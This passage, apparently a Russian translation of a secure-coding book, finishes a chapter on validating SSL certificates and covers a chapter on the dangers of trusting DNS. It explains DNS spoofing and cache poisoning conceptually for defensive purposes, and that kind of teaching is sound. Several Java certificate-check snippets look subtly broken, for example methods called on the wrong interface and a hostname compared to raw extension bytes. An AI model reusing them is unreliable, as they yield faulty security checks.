Он возвращает массив объектов `java.security.cert.Certificate`. Тип `Certificate` является базовым — реальный производный тип обычно реализует интерфейс `java.security.cert.X509Extension`, хотя в отдельных случаях также могут использоваться более старые сертификаты (`java.security.cert.X509Certificate`, производным от которого является `X509Extension`).

Первый сертификат является листовым, а остальные сертификаты образуют цепочку, ведущую к корневому центру сертификации, называемую *цепочкой доверия*. При вызове этой функции Java API выполняет некоторые базовые проверки сертификатов, чтобы убедиться в том, что они поддерживают соответствующее семейство шифров, но не проводит фактической проверки цепочки доверия. При таком подходе проверку приходится проводить вручную, проверяя каждый сертификат в цепочке у его родителя, а для корневого сертификата — сравнивая его со списком известных корневых сертификатов, хранящимся на компьютере. Например, если вы уже знаете, что доверенный корневой сертификат стоит на втором месте в массиве сертификатов, проверка листового сертификата выполняется следующим образом:

```
try {
((X509Extension)(certificate[0])).verify(certificate[1].getPublicKey());
} catch (SignatureException e) {
/* Сертификат не прошел проверку. */
}
```

Обратите внимание: в этом коде не проверяется действительность даты в каждом из сертификатов. Код проверки сертификатов с учетом дат может выглядеть так:

```
try {
   ((X509Extension)(certificates[0])).checkValidity();
} catch (CertificateExpiredException e1) {
   /* Сертификат не прошел проверку. */
} catch (CertificateNotYetValidException e2) {
   /* Сертификат не прошел проверку. */
}
```

.NET Framework предоставляет аналогичные, но несравненно более простые средства проверки:

```
X509Chain chain = new X509Chain();
chain.Build(cert);
if (chain.ChainStatus.Length > 0) {
   // Произошли ошибки
}
```

Также необходимо учесть и такую важную проблему, как самоподписанные сертификаты. Мы видели несколько примеров того, как люди принимают SSL по каналу с самоподписанным сертификатом за шифрование. Однако такая схема не является полноценным шифрованием: атакующий может вклиниться в конфигурацию (помните, что сети доверять нельзя — см. главу 24) и представить клиенту собственный самоподписанный сертификат. Если клиент примет его, то трафик будет шифроваться на участках между клиентом и атакующим, а также между атакующим и сервером, но атакующий увидит все данные в открытом виде. Если шифрование не способно противостоять атакам типа «незаконный посредник», это не шифрование, а в лучшем случае сокрытие данных. Если атакующий включается в эту схему позднее, он может прервать связь, заставить установить подключение повторно и вклиниться в этот момент.

Безопасное использование самоподписанного сертификата возможно только в одном случае: при внеполосной безопасной пересылке открытого ключа клиенту. В этом случае ваш код может убедиться в том, что сервер использует именно тот сертификат, который вы ожидали увидеть. Управлять такой системой будет трудно, и мы так поступать не рекомендуем (хотя трафик и будет безопасным), однако самой важной операций остается фактическая проверка сертификата.

Проверка имени хоста

Имя хоста рекомендуется проверять по полю dnsName расширения subjectAltName, если оно доступно. Однако на практике сертификат часто хранит имя хоста в поле DN. Как и в предыдущих случаях, API для проверки этих полей бывают весьма разнообразными.

Продолжим наш пример с Java JSSE. В следующем фрагменте имя хоста проверяется по расширению subjectAltName, если расширение X.509 присутствует, а при его отсутствии программа переключается на поле DN:

```
private Boolean validateHost(X509Extension cert) {
  Strings="";
  String EXPECTED_HOST = "www.example.com";
  try {
    /* 2.5.29.17 - "OID", стандартное числовое представление
        * имени расширения. */
    s = new String(cert.getExtensionValue("2.5.29.17"));
    if (s.equals(EXPECTED_HOST)) {
      return true;
    }
    else { /* Если расширение присутствует, но не совпадает с ожидаемым
        * значением, лучше перестраховаться и не проверять поле DN.
```

```
        * которое НЕ ДОЛЖНО содержать другое значение. */
       return false;
     }
   } catch(CertificateParsingException e) {} /* Расширения нет, проверить DN. */
   if (cert.getSubjectDN().getName().equals(EXPECTED_HOST)) {
     return true;
   } else {
     return false;
   }
}
```

Код Microsoft .NET автоматически проверяет имя хоста при вызове `SslStream.AuthenticateAsClient`, поэтому в дополнительном коде нет необходимости.

Проверка отзыва сертификата

Самым популярным способом проверки отзыва сертификата является проверка CRL. Протокол OCSP (Online Certificate Status Protocol) обладает многими достоинствами, но внедрение поддержки CA в нем задержалось. Мы сосредоточимся на CRL. Прежде всего, для проверки CRL необходимо получить соответствующий список CRL, найдя точку распределения CRL (CDP, CRL Distribution Point), которая обычно хранится в сертификате. Если список CRL существует, для его получения обычно используется запрос FILE://, HTTP:// или LDAP://.

Например, список CRL для сертификата, используемого *https://www.rsa.com*, доступен по адресу *http://crl.rsasecurity.com:80/RSA%20Corporate%20Server%20CA-2.crl*. Для тренировки просмотрите сертификат, используемый для *https://www.rsa.com*, найдите информацию CRL, обратитесь по URL-адресу и просмотрите список CRL. Все это можно сделать прямо в браузере.

Для списка отзыва должен быть задан срок действия. Если только вы не сталкиваетесь со слишком частыми отзывами, загружайте новый список CRL только после истечения срока действия предыдущего. В Windows функции операционной системы обычно решают эту задачу за вас. Если предполагаются частые отзывы сертификатов, определите частоту загрузки CRL. Обычно центры сертификации регулярно обновляют свои отзывные списки независимо от того, появились в них новые отозванные сертификаты или нет. В таких случаях лучше всего проверять списки ровно один раз за период обновления, обычно в течение 24 часов с момента обновления.

Если операционная система не решает эту задачу за вас, загруженные списки CRL необходимо проверить и убедиться в том, что они снабжены правильной цифровой подписью CA. Проверка отзыва должна производиться для каждого сертификата в цепочке.

В сущности, CRL представляет собой список порядковых номеров сертификатов (напомним, что каждый сертификат имеет порядковый номер, присвоенный ему выдавшей стороной). Чтобы проверить сертификат по списку CRL, сравните порядковый номер сертификата с порядковыми номерами в CRL.

В идеале кроме проверок, описанных в этой главе, также следует проверить все остальные критические расширения X.509 и убедиться в том, что вы ничего

не упустили. Например, это поможет вам не спутать сертификат, предназначенный для подписывания кода, с сертификатом SSL. В общем и целом такие проверки могут быть интересными, но обычно они не настолько критичны, как может показаться.

Иногда некоторые проверки PKI можно не использовать

Какое кощунство!

Мы понимаем, что предшествующий список проверок кажется сложным, и он действительно будет сложным, если вам придется программировать «с нуля», но давайте будем откровенны: в некоторых ситуациях некоторые средства безопасности протоколов, использующих PKI (таких, как SSL), оказываются излишними. В некоторых ситуациях! Мы не хотим сказать, что эти проверки можно просто проигнорировать, — просто если ваши клиенты знают, с каким риском сопряжен отказ от некоторых действий и их это устраивает, то эти действия можно не выполнять. Еще раз подчеркнем — мы не рекомендуем так поступать! Но в каких-то конкретных условиях можно обойтись упрощенным шифрованием без каких-либо средств аутентификации. Например, именно так работает прокси-сервер Stunnel; он шифрует данные, передаваемые между двумя конечными точками, и ничего более.

Иногда реально требуется не шифрование, а сильная аутентификация. Некоторые серверы SMTP используют эту меру для спам-контроля; они не слишком беспокоятся о секретности, а просто хотят знать, кто рассылает большие объемы электронной почты.

Дополнительные меры безопасности

Для борьбы с хищением удостоверяющей информации, которое может привести к отзыву сертификата, можно подумать об использовании аппаратных SSL-ускорителей. Многие продукты такого рода хранят закрытые удостоверения на аппаратном уровне и ни при каких условиях не предоставляют их компьютеру. Это помешает любому злоумышленнику, которому удалось взломать защиту компьютера. Некоторые устройства также оснащаются средствами физического противодействия несанкционированным изменениям, затрудняющим проведение даже физических атак.

Другие ресурсы


- The HTTPS RFC: *www.ietf.org/rfc/rfc2818.txt*
- RFC 2459, «Internet X.509 Public Key Infrastructure: Certificate and CRL Profile»: *www.ietf.org/rfc/rfc2459.txt*
- The Java Secure Socket Extension (JSSE) API documentation: *http://java.sun.com/products/jsse/*

- The OpenSSL documentation for programming with SSL and TLS: *www.openssl.org/docs/ssl/ssl.html*
- VeriSign's SSL Information Center: *www.signio.com/products-services/security-services/ssl/ssl-information-center/*
- SslStream information: *http://msdn2.microsoft.com/library/d50tfa1c(en-us,vs.80).aspx*

Итоги

- Определите, какие функции SSL нужны в вашем приложении.
- Определите, какие проверки выполняются или не выполняются библиотеками SLL по умолчанию.
- Убедитесь в том, что перед отправкой данных выполняются следующие проверки:
  - Сертификат отслеживается по цепочке до действительного корневого центра сертификации.
  - Сертификат не вышел за границы своего срока действия.
  - Имя хоста сравнивается с соответствующим субполем поля DN и/или расширения X.509 subjectAltName.
  - Ключ сертификата используется в правильных целях (для аутентификации сервера или клиента).
  - Сертификат не отозван.
- Загружайте свежие списки CRL после истечения срока действия текущих списков и используйте их для дальнейшей проверки сертификатов в доверенной цепочке.
- Не продолжайте процесс аутентификации и передачи данных, если проверка сертификата другой стороны по какой-либо причине завершается неудачей.
- Не полагайтесь на то, что используемая библиотека SSL/TLS обеспечит проверку подключения (если вы не используете HTTPS).
- Не ограничивайтесь проверкой имени в сертификате (например, поля DN). Любой желающий может создать сертификат и включить в него любое имя на свое усмотрение.
- Подумайте об использовании ответчика (responder) OCSP при проверке сертификатов в цепочке доверия, чтобы убедиться в том, что сертификат не был отозван.

ГРЕХ 24



Доверие к механизму разрешения сетевых имен

Общие сведения

Этот грех более понятен, чем большинство других — для нормальной работы нам безусловно приходится полагаться на механизмы разрешения имен. В конце концов, никому не захочется помнить, что *http://216.239.63.104* — это адрес IPv4 одного из многих веб-серверов *www.google.com*, адаптированных для англоязычных пользователей, или постоянно обновлять файл с перечнем хостов при внесении изменений в конфигурации сети.

Однако многие разработчики не понимают, насколько непрочен механизм разрешения имен и как легко он атакуется. Хотя в большинстве приложений в качестве основного механизма разрешения имен используется DNS, в крупных Windows-сетях также нередко используется служба WINS (Windows Internet Name Service). Специфика возникающих проблем зависит от типа используемого механизма разрешения имен но практически всем механизмам присуща одна изначальная проблема: им нельзя доверять.

Ссылки CWE

CWE содержит следующие слабости, описанные в этой главе:

- CWE-247: Принятие решений безопасности на основании поиска DNS.

Потенциально опасные языки

В отличие от многих других глав, грех доверия к разрешению имен совершенно не зависит от используемого языка программирования. Проблема заключается в том, что инфраструктура, от которой мы зависим, имеет архитектурные изъяны, и если не понимать всей глубины проблемы, проблемы могут перейти и в приложение.

Вместо того чтобы рассматривать проблему с точки зрения языков программирования, лучше рассмотреть ее в контексте типов приложений, в которых она проявляется. Спросите себя: действительно ли вашему приложению так необходимо знать, какая система подключается к вам или к какой системе подключаетесь вы?

Если в приложении используется любая форма аутентификации (особенно для более слабых форм) или если приложение передает зашифрованные данные по сети, вам с большой вероятностью понадобятся надежные средства идентификации сервера, а в некоторых случаях и клиента.

Если приложение только принимает анонимные подключения и возвращает данные в открытом виде, то идентификация клиентов необходима только в одном месте: в подсистеме входа. Даже в этом случае дополнительные меры по аутентификации клиента могут оказаться непрактичными. В некоторых ситуациях очень слабая форма аутентификации может базироваться на IP-адресе или подсети источника. Мы рекомендуем использовать подобные проверки как второй уровень защиты, сокращающий возможности атакующих, например мой маршрутизатор принимает подключения только из моей внутренней подсети, но при этом подключение все равно требует аутентификации с указанием имени пользователя и пароля.

Объяснение

Давайте в общих чертах посмотрим, как работает DNS, а затем проведем небольшое моделирование угроз. Клиент хочет найти некий сервер — назовем его *www.example.com*. Для этого клиент отправляет своему серверу DNS запрос, в котором требует предоставить ему IP-адрес (или адреса) *www.example.com*. Важно заметить, что DNS работает на базе протокола UDP, и в протокол TCP не встроены даже простейшие средства защиты. Сервер DNS получает запрос и смотрит, имеется ли у него ответ. Такое возможно, если он является авторитетным сервером имен для *example.com* или если на сервере хранится кэшированный ответ, если кто-то недавно запрашивал разрешение того же имени. Если сервер DNS не может ответить на запрос, он обращается к одному из корневых серверов за информацией об авторитетном

сервере имен для *example.com* (что может потребовать дополнительного запроса к серверу *.com*, если данные *example.com* не кэшированы) и отправляет ему еще один запрос; далее сервер имен *example.com* возвращает нужный результат. К счастью, в системе DNS присутствует встроенная избыточность — каждый уровень обслуживается множеством серверов, обеспечивающих защиту от незлонамеренных сбоев. Однако работа DNS состоит из множества операций и в ней возможны самые разнообразные сбои из-за потенциальных атак.

Прежде всего, откуда вы знаете, что ответ поступил от сервера имен? У вас имеются несколько объектов данных: запрос был отправлен по конкретному IP-адресу с конкретного порта системы. Также известно имя, которое должен был разрешить сервер DNS. Скажем, если вы отправили запрос для *www.example.com*, а получили ответ для *evilattackers.example.org*, такой ответ следует проигнорировать. Также следует отметить 16-разрядный идентификатор запроса — это число было введено в исходную архитектуру не для обеспечения безопасности, а для того, чтобы разные приложения в одной системе не мешали работе друг друга.

Давайте рассмотрим каждый из этих объектов данных и проанализируем возможные проблемы. Начнем с адреса сервера имен. Атакующий узнает его относительно легко, особенно если он находится в одной сети с вами, — он почти наверняка будет использовать тот же сервер DNS, что и вы. Возможен и другой вариант: ваша система провоцируется на получение IP-адреса от сервера DNS, находящегося под контролем атакующего. Может показаться, что добиться этого очень сложно, но с учетом истории безопасности некоторых реализаций серверов DNS перспектива контроля атакующего над сервером имен выглядит, к сожалению, достаточно реально. Допустим, на вашем компьютере реализована некоторая форма хостовой защиты от вторжений, и компьютер посредством разрешения имен находит источник предполагаемой атаки. Атакующий отправляет пакет, зная, что запрос на обратное разрешение имени будет передан серверу, находящемуся под его контролем, ваш сервер DNS перенаправляет ему запрос. Теперь атакующий знает IP-адрес вашего сервера DNS. Существует много разных приемов для определения сервера DNS, используемого атакуемым компьютером.

Итак, предположим, что атакующий знает IP-адрес вашего сервера DNS. Казалось бы, клиент должен настаивать на том, чтобы ответ возвращался с того же IP-адреса, по которому был отправлен запрос. Но, к сожалению, ответы иногда возвращаются с другого IP-адреса даже в нормальных условиях, а некоторые резольверы не настаивают на совпадении IP-адресов запроса и ответа. Будет ли операционная система требовать, чтобы ответы поступали из того же источника — зависит от версии и параметров конфигурации.

Далее ответ должен вернуться на тот же исходный порт, с которого был отправлен запрос. Теоретически существует 64K возможных портов, но на практике их намного меньше. В большинстве операционных систем динамические порты выделяются из весьма ограниченного диапазона — системы Windows обычно используют номера от 1024 до 5000, так что поиск сокращается с 16 битов до 12. Ситуация усугубляется тем, что нумерация портов обычно начинается с 1024, и увеличивается последовательно. Допустим, атакующий может достаточно легко угадать исходный порт. До недавнего времени для исправления архитек-

турной слабости, обнаруженной Дэном Камински (Dan Kaminsky) из IOActive, исходные порты для запросов DNS были намного более случайными, впрочем, и в этом случае случайность ограничивалась всего 16 битами, за вычетом 1024 зарезервированных портов. Также имеется идентификатор запроса, но во многих реализациях он просто последовательно увеличивается, поэтому угадать его тоже несложно (хотя эта проблема была исправлена в последних обновлениях). Если атакующий принадлежит той же подсети, что и клиент, существуют довольно тривиальные атаки (даже в коммутируемых сетях), которые позволяют атакующему увидеть запрос и получить всю информацию, необходимую для фальсификации ответа.

Казалось бы, что если мы запрашиваем IP-адрес одной системы и получаем ответ с адресом совершенно другой системы, резольвер просто проигнорирует непрошеную информацию. К сожалению, во многих случаях это не так. Что еще хуже, если мы запрашиваем IP-адрес одной системы и получаем ответ для другой системы с дополнением в виде IP-адреса той системы, к которой относился запрос, можно подумать, что клиент снова проигнорирует избыточную информацию. Как ни печально, он может и не сделать этого. И снова поведение зависит от версии операционной системы, уровня исправлений и в некоторых случаях конфигурации. Мы лишь хотим сказать, что информация DNS не отличается надежностью, и нормальная безопасность должна базироваться на чем-то другом.

Возможно, вы уже удивляетесь тому, что Интернет вообще работает, но это еще не все. Следующая проблема заключается в том, что каждый ответ DNS обладает временем кэширования — угадайте, кто определяет продолжительность времени, в течение которого мы доверяем результату? Эта информация обычно содержится в поле *TTL* (Time To Live) ответного ответа, а клиенты часто ей доверяют. Если атакующему удастся вернуть вредоносный ответ, он включит в него долгий срок жизни, и вы будете довольно долго пользоваться полученными данными.

Следующий вопрос: как сервер DNS узнает, что он получает ответы от авторизованного сервера имен для текущего запроса? В этом случае сервер DNS играет роль клиента и становится уязвимым для всех тех атак, которым подвержены клиенты. Впрочем, здесь есть и хорошие новости — многие серверы DNS довольно внимательно следят за целостностью ответов, и вы не найдете современный сервер DNS, уязвимый для вложенных (piggy-backed) ответов.

Возможно, вы слыхали о расширениях безопасности DNS (DNSSEC, DNS Security Extensions) и полагаете, что эта технология могла бы решить наши проблемы. Но как и многие базовые протоколы Интернета (скажем, IPv4), на ее широкое распространение потребуется время. Министерство внутренней безопасности США (DHS, Department of Homeland Security) поддерживает «инициативу развертывания DNSSEC», направленную на продвижение DNSSEC в Интернете и в важнейших инфраструктурах.

Безусловно, DNSSEC является важным шагом вперед по отношению к DNS, но вы должны хорошо понимать, что DNSSEC делает, а чего не делает. DNSSEC обеспечивает аутентификацию источника данных DNS, проверку целостности данных и аутентифицированное отрицание существования (denial of existence), но DNSSEC не обеспечивает наличия или конфиденциальности данных DNS.

Какие еще возможны проблемы? Большинство клиентов в наши дни использует протокол *DHCP* (Dynamic Host Configuration Protocol) для получения IP-адреса, IP-адресов своих серверов DNS, а часто и для оповещения сервера DNS о своих именах. На фоне DHCP DNS выглядит сравнительно безопасно. Мы не будем перегружать вас подробностями; просто запомните, что имя любой системы должно восприниматься как подсказка, а не как надежная информация.

IPv6 только усугубляет проблему в некоторых отношениях, поскольку в контексте протокола NDP (Neighbor Discovery Protocol) каждый хост может объявить себя маршрутизатором, хотя в действительности он может быть всего лишь обычным хостом вашей локальной сети. Процесс обнаружения хостов также может сообщить системе, нужно ли использовать DHCP для получения информации о разрешении имен. Часть проблемы заключается в том, что протокол IPv6 проектировался для облегчения бремени настройки сетевых параметров, но у него есть оборотная сторона: вы по крайней мере так же открыты для атаки со стороны ваших соседей, как и в сетях IPv4, а может быть, даже более. Возможно, ваша система населена относительно приличными пользователями, но во многих крупных сетях могут быть сотни систем с локальным подключением; ваша безопасность не должна зависеть от сотен других систем (и их пользователей).

Как видите, атаковать службу разрешения имен не так уж сложно, но особо тривиальными такие атаки тоже не назовешь. Если ваши ресурсы обладают невысокой ценностью, возможно, вам не придется беспокоиться об их защите. С другой стороны, если ваши ресурсы стоят того, чтобы их защитить, предположение о ненадежности DNS должно быть воплощено на уровне проектирования. Ваши клиенты могут быть перенаправлены на неавторизованные серверы, и попытки идентификации клиентских систем средствами DNS также ненадежны.

Грех в приложениях

Классический пример плохого проектирования приложений — сервер *rsh* (Remote SHell). Программа *rsh* зависит от файла *.rhosts*, хранимого в известном месте на сервере; файл содержит информацию о том, из каких систем могут приниматься команды. Предполагается, что архитектура *rsh* должна обеспечивать межсистемные вычисления, поэтому она не обращает внимание на пользователя на другом конце подключения — для нее важно лишь то, что запрос поступает с зарезервированного порта (1–1023) и из системы, которой сервер доверяет. Известно огромное количество атак против *rsh*, и сейчас эта система практически не используется. Вспомните, что именно *rsh* Кевин Митник использовал для атаки против Цутому Симомуры. Эта история описана в книге «Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw—By the Man Who Did It» авторов Цутому Симомура (Tsutmu Shimomura) и Джон Маркофф (John Markoff) (Warner Books, 1996). Для проведения своей атаки Митник воспользовался слабостью протокола TCP, но стоит заметить, что та же задача проще решается простой порчей ответов DNS.

Другой пример встречается в старых версиях Microsoft Terminal Services. Этот протокол строился без учета возможности вредоносных серверов, а криптография,

использовавшаяся для передачи данных, подвержена атакам типа «незаконный посредник» (MITM) со стороны сервера, выполняющего функции посредника в общении между клиентской системой и законным сервером. В современных версиях проблема MITM решается поддержкой SSL/TLS.

Не будем называть имен, но одна дорогая коммерческая система резервного копирования позволяла создать копию всего содержимого жесткого диска (или того хуже, заменить все содержимое жесткого диска), если вы могли убедить клиента, что ваше имя совпадает с именем сервера архивации. Приложение было написано несколько лет назад; будем надеяться, что проблема была решена.

Сопутствующие грехи

С темой настоящей главы тесно связан другой грех: принятие решений на основе имен. Имена подвержены проблемам нормализации и скрывают много неожиданностей. Например, *www.example.com* и *www.example.com.* (обратите внимание на завершающую точку «.») в действительности обозначают одно и то же. Присутствие завершающей точки вызвано тем, что пользователи обычно предпочитают обращаться к локальным системам по одному имени, а если попытка завершается неудачей — используют поисковый список суффиксов DNS. Таким образом, если вы пытаетесь найти сервер *foo*, а списке присутствует суффикс *example.org*, запрос будет относиться к *foo.example.org*. Если кто-то отправит запрос для *foo.example.org.*, завершающая точка сообщит резольверу, что строка содержит полное доменное имя (FQDN, Fully Qualified Domain Name) и к ней ничего присоединять не надо. Попутно отметим, что хотя в современных операционных системах такого не бывает, несколько лет назад резольвер Microsoft перебирал компоненты имен в списке суффиксов DNS, то есть, не обнаружив *foo.example.org*, он проверял *foo.org*. Это могло привести к случайному перенаправлению на совершенно посторонний сервер. Другая проблема связана с использованием криптографии, не обеспечивающей правильной обработки атак типа «незаконный посредник», или отсутствии криптографии там, где она необходима. Эта тема более подробно рассматривается в разделе «Путь к искуплению».

Признаки греха

Грех проявляется в любом приложении, которое выполняет функции клиента или сервера в сети с аутентификацией подключений, или если вам почему-либо нужно быть полностью уверенным в том, какая система находится на другом конце подключения. Если вы пишете собственную реализацию *chargen*, *echo* или *tod* (Time Of Day), можете об этом не беспокоиться, однако большинство разработчиков пишет более сложные программы, и они должны по крайней мере знать о существовании этой проблемы. Правильное использование SSL (а точнее, SSL/TLS) хорошо подходит для аутентификации серверов, а если клиентом является стандартный браузер, то разработчик браузера уже выполнил большую часть низкоуровневой работы по обеспечению безопасности. Для других клиентов вам придется выполнять

проверки SSL/TLS в своем коде. О том, как правильно проверять сертификаты PKI (в том числе SSL), рассказано в главе 23.

SSL также поддерживает малоизвестную возможность аутентификации клиента на сервере.

Выявление греха в ходе анализа кода

Поскольку грех доверия к информации серверов имен обычно встраивается в архитектуру приложения, мы не можем привести конкретный список того, что нужно проверить во время анализа кода. В некоторых областях могут встречаться отдельные тревожные признаки, например повсюду, где вы видите использование имени хоста или вызовы `gethostbyaddr` (или новую IPv6-совместимую версию), следует проанализировать, что произойдет с приложением в случае ненадежности имени.

Далее необходимо учесть, какой сетевой протокол используется для передачи данных. Фальсифицировать подключение TCP намного сложнее, чем источник пакета UDP. Если приложение использует транспорт UDP, вы можете получать данные практически откуда угодно, независимо от того, повреждена система DNS или нет. В общем случае лучше обойтись без использования UDP. Фальсификация TCP немного усложняется обменом случайными исходными порядковыми номерами. Если ваше приложение сможет реализовать аналогичную функцию на прикладном сетевом уровне, аналогичного результата можно будет добиться и с транспортом UDP.

Приемы тестирования для обнаружения греха

Методы тестирования, используемые для выявления этой проблемы, также пригодятся для тестирования любых сетевых приложений. Начните с построения «вредного клиента» и «вредного сервера». Хороший способ создания заключается в создании механизма опосредованной передачи данных между клиентом и сервером. Прежде всего просто сохраняйте и просматривайте информацию, передаваемую по каналу связи. Если вы увидите какие-то данные, которые, по вашему мнению, не должны видеть посторонние, — у вас есть предмет для исследования. В частности, стоит проверить, не представлены ли данные в кодировке base64 или ASN.1 — обе кодировки с точки зрения безопасности эквивалентны обычному тексту, потому что данные не защищаются, а всего лишь маскируются.

Затем следует выяснить, что произойдет с клиентом при обращении на сервер, находящийся под контролем атакующего. Попробуйте применить нечеткое тестирование с отправкой некорректных данных, обращая особое внимание на возможность похищения удостоверяющих данных. Возможно, в зависимости от механизма аутентификации вам удастся перенаправить удостоверяющие данные в другую систему и получить доступ к ним даже без взлома пароля.

Если сервер делает какие-то допущения относительно клиентской системы (вместо простой аутентификации пользователя), сначала необходимо проанализировать архитектуру приложения — такие предположения рискованны. Если для

этого существует веская причина, поместите фиктивную запись в файл *hosts* на сервере, чтобы заменить результаты DNS, и попробуйте подключиться с клиента. Если сервер не обнаружит изменение — значит, вы обнаружили проблему.

Примеры

Следующие записи CVE (*http://cve.mitre.org/*) являются примерами греха доверия к механизму разрешения сетевых имен.

CVE-2002-0676

Из описания CVE:

SoftwareUpdate для MacOS 10.1.x не использует аутентификацию при загрузке обновлений. Удаленный атакующий может выполнить произвольный код, выдавая себя за сервер обновлений Apple (с использованием таких методов, как фальсификация DNS или отравление кэша) и поставляя «троянских коней» под видом обновлений.

Дополнительную информацию об этой проблеме можно найти по адресу *www.cunap.com/~hardingr/projects/osx/exploit.html*. Описание нормального режима работы службы обновления на этой странице выглядит так:

При запуске SoftwareUpdate (еженедельном по умолчанию) создает подключение HTTP к сайту *swscan.apple.com* и отправляет простой запрос «GET» для документа */scanningpoints/scanningpointX.xml*. Запрос возвращает список программных продуктов и текущих версий OS X для проверки. После проверки OS X отправляет текущий список установленных программ */WebObjects/SoftwareUpdatesServer* на сайте *swquery.apple.com* запросом HTTP POST. При наличии обновлений SoftwareUpdatesServer выдает ответ с местонахождением программ, размером и кратким описанием. В противном случае сервер отправляет пустую страницу с комментарием «No Updates».

Небольшое моделирование угроз наглядно демонстрирует опасности такого подхода. Во-первых, список проверяемых продуктов не аутентифицируется. Атакующий может (посредством перехвата сообщений или простой фальсификацией сервера) сообщить клиенту любую информацию о проверяемых продуктах. Например, он может намеренно запретить проверку обновлений продукта, содержащего известные уязвимости, а теоретически — даже приказать заменить безопасную версию небезопасной.

CVE-1999-0024

Из описания CVE: «Отравление кэша DNS через BIND посредством использования предсказуемых идентификаторов запросов». За дополнительной информацией обращайтесь по адресу *www.securityfocus.com/bid/678/discussion*.

В двух словах, предсказуемость порядковых номеров DNS может привести к тому, что атакующий вставит в ответы DNS неверную информацию. Существенно более подробное описание находится по адресу *www.cert.org/advisories/CA-1997-22*.

html. Если вам покажется, что эта информация устарела, присмотритесь к публикации BugTraq «The Impact of RFC Guidelines on DNS Spoofing Attacks» (12 июля 2004 г.), находящейся по адресу *www.securityfocus.com/archive/1/368975*.

Хотя эти проблемы известны в течение многих лет, многие операционные системы продолжают повторять эти ошибки. Следует заметить, что многие из проблем, о которых здесь сообщается, отсутствовали в Windows 2003 Server на момент выпуска, а также были исправлены в Windows XP Service Pack 2.

Путь к искуплению

Как это часто бывает, первым шагом на пути к искуплению становится хорошее понимание как самой проблемы, так и факта ее присутствия. Если вы добрались до этой фазы, то вы по крайней мере уже знаете, какой ненадежной бывает информация DNS.

В отличие от многих других проблем, мы не сможем привести конкретных рецептов, а ограничимся общими рекомендациями. Один из простейших методов — убедиться в том, что подключение осуществляется через SSL, а код выполняет все необходимые проверки PKI (см. главу 23). Если речь идет о внутренних приложениях, вам, вероятно, стоит создать сервер сертификатов уровня предприятия, и распространить корневой сертификат предприятия на всех клиентских системах.

Другое возможное решение основано на использовании IPSec — если IPSec работает на базе Kerberos, то часть аутентификации клиента и сервера выполняется за вас. Вы можете быть уверены в том, что если кто-то подключается к вашей системе, то эта система по крайней мере принадлежит к той же области (в терминологии Windows — домену) Kerberos. IPSec также может использовать сертификаты, хотя настройка и правильная организация работы инфраструктуры PKI (Public Key Infrastructure) потребует немалых усилий. Недостаток решения на базе IPSec заключается в трудности получения доступа к сетевой информации на прикладном уровне — ваше приложение зависит от милости сетевого администратора. Также можно потребовать использования IPSec между вашей системой и сервером DNS. В этом случае вы по крайней мере можете быть уверены в том, что связались с сервером DNS, а доверие к внутреннему разрешению имен немного улучшилось. Пожалуйста, обратите внимание: мы *не* говорим, что проблема была решена — речь идет только об улучшении.

Если аутентификация выполняется с применением Kerberos или средств аутентификации Windows, а клиенты и серверы используют последние версии, протоколы успешно противостоят атакам типа «незаконный посредник» против уровня аутентификации. Правда, остается угроза взлома пароля. Учтите, что аутентификация Windows, выполняемая через HTTP, подвержена атакам повторного воспроизведения и не может использоваться для серверов (или клиентов) — только для пользователей. В таких случаях всегда следует использовать SSL/TLS.

Если безопасность приложения критична, то самым безопасным методом решения проблемы является криптография с открытым ключом и цифровая подпись данных, передаваемых в обоих направлениях. Если необходимо обеспечить

секретность данных, используйте открытый ключ для шифрования одноразового симметричного ключа сеанса, и передайте его в другую систему. После согласования симметричного ключа сеанса секретность данных обеспечена, а подпись дайджеста сообщения доказывает его источник. Это довольно серьезная работа, и вам понадобится специалист для анализа криптографического кода, но это самый надежный вариант.

Также возможно решение «на скорую руку»: полностью исключить из проблемы систему DNS, возвращаясь к установлению соответствия между именами DNS и IP-адресам по файлу *hosts*. Если вас беспокоят атаки уровня локальной сети, статические записи ARP могут решить проблему фальсификации ARP, при условии, что ваш коммутатор достаточно надежен, что он не открывается и не начинает работать как концентратор. Дополнительные затраты, связанные с этим подходом, обычно не оправдываются, разве что для систем, намеренно изолированных от основной сети.

Другие ресурсы

- Building Internet Firewalls, Second Edition by Elizabeth D. Zwicky, Simon Cooper, and D. Brent Chapman (O'Reilly, 2000).
- DNS Security Extensions: *www.dnssec.net/*
- DNSSEC Deployment Initiative: *www.dnssec-deployment.org/*
- Threat Analysis of the Domain Name System (DNS) RFC 3833: *www.rfc-archive.org/getrfc.php?rfc=3833*
- OzEmail: *http://members.ozemail.com.au/~987654321/impact_of_rfc_on_dns_spoofing.pdf*

Итоги

- Используйте криптографию для подтверждения подлинности ваших клиентов и серверов. Проще всего это делается при помощи SSL. Обязательно организуйте полноценную проверку действительности сертификатов.
- Не доверяйте информации DNS — она ненадежна!
- Рассмотрите возможность использования IPSec в тех системах, в которых будет выполняться ваше приложение.